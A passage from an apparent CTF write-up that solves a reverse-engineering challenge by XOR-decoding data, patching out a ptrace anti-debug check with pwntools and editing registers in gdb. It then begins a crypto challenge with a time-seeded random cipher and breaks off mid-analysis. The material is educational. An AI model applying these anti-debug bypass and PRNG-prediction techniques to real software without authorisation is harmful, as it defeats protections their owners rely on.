    dump.append(chr(i ^ 0x22).encode())

with open('dump', 'wb') as fd:
    for i in dump:
        fd.write(i)
```

Now I'll run the script




We can now run `strings` on the binary




```
C"""T"""F"""_"""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""
r"""_"""N"""o"""_"""T"""1"""m"""3"""_"""T"""0"""_"""R"""3"""s"""t"""
_"""b"""r"""3"""4"""k"""_"""m"""3"""_"""!"""h"""e"""v"""x"""o"""
```

It's a bit annoying to read that so I'll use python to replace `"` with empty values




```
CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

So another way we can do this is through a debugger which in this case I'll use `gdb-pwndbg`

But remember there is `anti debug` which is `ptrace`


We can actually patch that call to a `ret` call

So that when `ptrace` is called it will rather be evaluated to `ret`


Here's the script I used to do that

```
from pwn import *

# Load our binary
exe = 'LougaDanxomeRou'
elf = context.binary = ELF(exe, checksec=False)

# Patch out the call to ptrace :)
elf.asm(elf.symbols.ptrace, 'ret')

# Save the patched binary
elf.save('debug')
```

Running it will create a new binary that on running it in a debugger won't have any effect




Now let us hop on to gdb




I'll set a `breakpoint` at `__libc_start_main`

I'm doing that to get the address of the main function since the binary is stripped and has PIE enabled with that we can't directly call `dissassemble main`

And the `main` function address is the first parameter of the `__libc_start_main` function



Back to gdb I'll type `run`





```
Breakpoint 1, __libc_start_main_impl (main=0x5555555553c9, argc=1,
argv=0x7fffffffdcc8, init=0x0, fini=0x0, rtld_fini=0x7ffff7fcf6a0
<_dl_fini>, stack_end=0x7fffffffdcb8)
```

The rdi which is where parameter one is stored will be the main function address

We can now break there


I'm just showing you to know that ;)


So at this point we would want to break at the beginning of the sleep call



And I'll use `pwndbg` function `breakrva` which works well with a PIE enabled binary

Now I will continue the program execution using `c` twice







We are at the beginning of the sleep call

What I want to do is set the counter which is `i` to `0x591280` so that it will exit the loop

And currently the variable `i` is going to be set to `0` and the value where it's stored is assigned to `$rbp - 4`



I'll step into the four instruction to meet that address




```
ni
ni
ni
ni
```

We can see that the current program execution is at that address (instruction register)

What I want to reach is actually the `cmp` instruction


```
eax, dword ptr [rbp - 8]
```

The value of `rax/eax` will hold the current counter value

So let us step into that instruction using `ni` twice

From the image above our current instruction register is at that `cmp` address and the current value of `rax` is `0`

So let us change that


```
set $rax = 0x591280
```


If we continue the program execution we would get the flag


```
Flag: CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

U.T.C

We are given a remote instance to connect to and the remote source code

Here's the source code



```python
import random
import os
import time


tresor = "CTF_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"

t = int(time.time())
random.seed(t)

def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher


def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour
quitter")


def main():
    intro()

    while True:
        try:
            choice = input()
        except:
            exit()

        if choice == "e":
            tresor_enc = encrypt(tresor.encode())
            print("-".join(map(str, tresor_enc)))
        if choice == "q":
            print("Byeeeeeeeeee !!!")
```

```
            exit()


main()
```

I'll explain what it does:

- Firstly it creates the flag in the `tresor` variable
- Then the binary creates a seed with the current time which is used in the `random` python function

It has three functions which are `intro`, `encrypt` and `main`

- Intro function

```
def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour
quitter")
```

Nothing interesting there except the option to choose `e` or `q`

- Main function

```
def main():
    intro()

    while True:
        try:
            choice = input()
        except:
            exit()

        if choice == "e":
            tresor_enc = encrypt(tresor.encode())
            print("-".join(map(str, tresor_enc)))
        if choice == "q":
            print("Byeeeeeeeeeee !!!")
            exit()
```

From the main function we can see that it prompts us for an input which is the choice we want to choose


- If any form of error happens it exits
- If our choice is `e` it will encrypt the flag value and print our the encrypted value
- If our choice is `q` it will exit
- Note that this is all done in a while loop
- Encrypt function

```
def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher
```

What this does is that:

- Requires a parameter to be passed into it which is of cause the flag value
- Converts all the characters of the flag value to their corresponding integer value using isinstance
- Then it loops through all the flag characters which are already in form of integer
- It sets r to a random number between `0xff` which is `0 to 255`
- And then variable `c` is set to hold the summation between the character iterate and random number mod with `0xff + 1` which is `256`
- It then appends the value to the cipher array
- And returns the cipher array values

So basically if we run the program we would get the encrypted form of the flag



And we know the way the encrypt function works and we can easily reverse the operation as this

```
pt = (b - r) % 256
```

But the issue now is what's the value of `r`

